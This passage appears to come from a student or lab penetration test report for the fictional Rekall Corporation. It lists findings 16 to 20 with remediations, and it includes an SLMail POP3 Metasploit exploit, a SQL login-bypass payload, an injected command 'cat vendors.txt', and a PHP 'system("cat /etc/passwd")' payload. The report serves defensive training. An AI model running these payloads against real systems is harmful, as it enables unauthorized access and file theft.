Images	 <p>The screenshot shows a Metasploit Meterpreter session. The user runs 'exploit(windows/pop3/seattlelab_pass)' which successfully exploits a buffer overflow in SLMail's POP3 PASS command. The session then shows the user searching for files with the pattern '*flag*.txt' and finding four results: 'c:\Program Files (x86)\SLMail\System\flag4.txt', 'c:\Users\Public\Documents\flag7.txt', 'c:\xampp\htdocs\flag2.txt', and 'c:\xampp\tmp\flag3.txt'. The user then runs 'shell' to obtain a Windows command prompt.</p>

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst


Penetration Test Report

Vulnerability 16	Findings
	 <pre>C:\Users\Public\Documents>type flag7.txt type flag7.txt 6fd73e3a2c2740328d57ef32557c2fdc C:\Users\Public\Documents></pre>
Affected Hosts	172.22.117.20
Remediation	Apply necessary security patches, Restrict access to the POP3 service from untrusted networks

Vulnerability 17	Findings
Title	Sequel Injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	The SQL injection vulnerability on the Login.php page allows bypass authentication using payload (ok' or 1=1--). Enabling unauthorized access to the application but does not contain any personally identifiable information.
Images	
Affected Hosts	Totalrekall.xyz
Remediation	Using parameterized queries and Input sanitation login and password

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst


Penetration Test Report

Vulnerability 18	Findings
Title	Command Injection
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	The command injection on the /Networking.php page allows you to execute commands by manipulating the search bar input. By entering www.example.com; cat vendors.txt, one can access sensitive files such as vendors.txt stored on the server.
Images	
Affected Hosts	Totalrekall.xyz
Remediation	Implement input validation and Proper access control to restrict access to sensitive files

Vulnerability 19	Findings
Title	Directory Traversal
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst


Penetration Test Report

Vulnerability 19	Findings
Description	The directory traversal vulnerability was exploited on the disclaimer.php page, allowing to manipulate file paths and access sensitive files outside the intended directory. By injecting path traversal sequences into the file parameter.
Images	
Affected Hosts	Totalrekall.xyz
Remediation	Sanitize and Validate User input

Vulnerability 20	Findings
Title	PHP Code Injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	A PHP code injection was exploitable on Souvenirs.php page, allowing the payload <code>system("cat /etc/passwd")</code> , to be used allowing access to sensitive system files.

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Vulnerability 20	Findings
Images	
Affected Hosts	Totalrekall.xyz
Remediation	Sanitize and Validate user inputs, Disable PHP Functions in Server Configuration